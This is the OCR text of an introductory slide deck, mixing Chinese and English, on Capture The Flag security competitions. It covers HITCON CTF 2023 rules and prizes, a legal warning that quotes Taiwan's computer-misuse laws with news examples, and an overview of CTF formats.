Introduction to CTF

Ice1187

Speaker

黃俊嘉 (Ice1187)

- Master’s student at NTU CSIE NSLab
- Member of Balsn CTF Team
- Member of UNDEFINED
- Intern Researcher at CyCraft
- Speaker of CyberSec, SECCON

https://github.com/Ice1187


hcc001202@gmail.com

Course Info

- 簡報連結：https://github.com/Ice1187/My-Slides
- 練習平台：https://github.com/Ice1187/My-CTF-Challenges

大綱

- 什麼是 CTF
- CTF 五大領域
- 自主學習資源介紹
- 從 CTF 學習資安的優點與缺點
- CTF 與資安實務的關係
  - 資安實務概概...概覽



HITCON CTF 2023

UTC 09/08 14:00 ~ ~~09/10 14:00~~ 09/10 15:00

Due to the instability at the start of the competition, we've decided that we'll extend the competition by 1 hour.

Discord: https://discord.gg/ypqCsNxHmc

Awards in Final

1st place	2nd place	3rd place	Taiwan Star
$10,000 USD	$5,000 USD	$2,000 USD	$1,000 USD
+ Pre-qualification for DEF CON 32 CTF Final	-	-	Special award for Taiwan team

競賽說明

預賽

- 競賽為 48 小時的線上 Jeopardy 形式 CTF
- 競賽採取積分累計制，依分數高低進行排名
  同分者，依最後一次正確提交的時間判定
- 每道題目的分數將會根據解題隊伍數即時進行動態調整
- Flag 形式為: `hitcon{printable ascii+}`

決賽

總共 10 支隊伍將參加 11 月 14 - 15 號於台北舉行的 HITCON CTF Final (現場 Attack & Defense, 每隊 4 人)，晉級規則如下:

- 預賽前七名的隊伍
- 預賽第一名的台灣隊伍

Contest Information

Quals

- Contest is online jeopardy style CTF for 48 hours.
- Solving each challenge will get certain points. Teams will be ranked by total points.
  If the score are the same, the ranking will be determined by the time of last correct submission.
- The points of each challenge will be dynamically adjusted based on the number of solved teams.
- Flag format: `hitcon{printable ascii+}`

Final

A total of 10 teams will be invited to HITCON CTF Final on Nov 14-15. (Onsite Attack &

聲明

本課程目的在提升學員對資安產業之認識及資安實務能力。本課程所授與的知識和技巧僅做為資安實務教育訓練目的。

所有課程學習內容應於雙方知情、同意且合法的情況下進行實作和練習，並且**不得從事非法攻擊或違法行為，以免受到法律制裁。請勿利用所習得之技術從事非法或惡意的攻擊及入侵行為！**

刑法：妨礙電腦使用罪

第 三十六 章 妨害電腦使用罪

第 358 條	無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。
第 359 條	無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。
第 360 條	無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。
第 361 條	對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。
第 362 條	製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。
第 363 條	第三百五十八條至第三百六十條之罪，須告訴乃論。

https://mojlaw.moj.gov.tw/LawContent.aspx?LSID=FL001424&lawNumber=358&TypeSort=2

不滿分手後被刪好友 竟變更前女友IG、FB密碼判拘役30日

不滿分手後被刪好友，男子竟換掉前女友IG、FB、email密碼讓她無法登入。圖為苗栗地院。（資料照）

2023/08/20 13:58

〔記者蔡政珉／苗栗報導〕男女感情糾紛鬧上法院又一樁！苗栗縣曾姓女子與前男友鮑男分手後，曾女刪除鮑男臉書好友，但引發鮑男不滿，竟在家中使用電腦變更曾女常使用的社群軟體IG、FB與電子信箱密碼，導致曾女無法登入使用。而鮑男也曾於通訊軟體恐嚇曾女，經苗栗地院法官審理後，認定鮑男涉妨害電腦使用罪處拘役30日，如易科罰金，以1000元折算1日；涉恐嚇危害安全罪，處罰金6000元，如易服勞役，以1000元折算1日。

Src: https://news.ltn.com.tw/news/society/breakingnews/4401911

搶太妍門票僅須4秒！警破獲首宗AI搶票黃牛 逮30歲台大畢業工程師

周嫌被移送法辦。（記者邱俊福翻攝）

2023/09/06 16:00

〔記者邱俊福／台北報導〕刑事局偵九大隊第二隊在文創產業發展法上路後，破獲首宗AI搶票黃牛案，發現嫌犯30歲周姓男子為台大資訊工程研究所高材生，自己撰寫搶票的AI程式，接訂單搶熱門演唱會門票牟利，已長達5年之久，修法後仍持續搶票，以「太妍演唱會」最夯。落網後，周嫌則表達知道有修法，但認為只是代購，自己並無不法。

Src: https://news.ltn.com.tw/news/society/breakingnews/4419771

什麼是 CTF？

CTF (Capture The Flag)


- Capture The Flag 名稱源自西方傳統運動
- 資訊安全領域的攻防競賽多被稱為 CTF
- 多數 CTF 目標在於攻陷有漏洞的系統，取得系統中的 flag
- 象徵取得機密資訊或系統控制權

Image Src: https://www.topendsports.com/sport/list/capture-the-flag.htm

`FLAG{Ld_Pr3L0aD_15_E4sy!!!}`

CTF 的類型


- **Jeopardy 解題**
- Attack & Defense
- King of Hill
- Blue Team
- Live CTF



Img Src: http://bluedojo.tw/challenges


CTF 的類型

- Jeopardy
- **Attack & Defense 攻防**
- King of Hill
- Blue Team
- Live CTF




CTF 的類型

- Jeopardy
- Attack & Defense
- **King of Hill 爭奪**
- Blue Team
- Live CTF




CTF 的類型

- Jeopardy
- Attack & Defense
- King of Hill
- **Blue Team 藍隊**
- Live CTF




CTF 的類型

- Jeopardy
- Attack & Defense
- King of Hill
- Blue Team
- **Live CTF 淘汰**



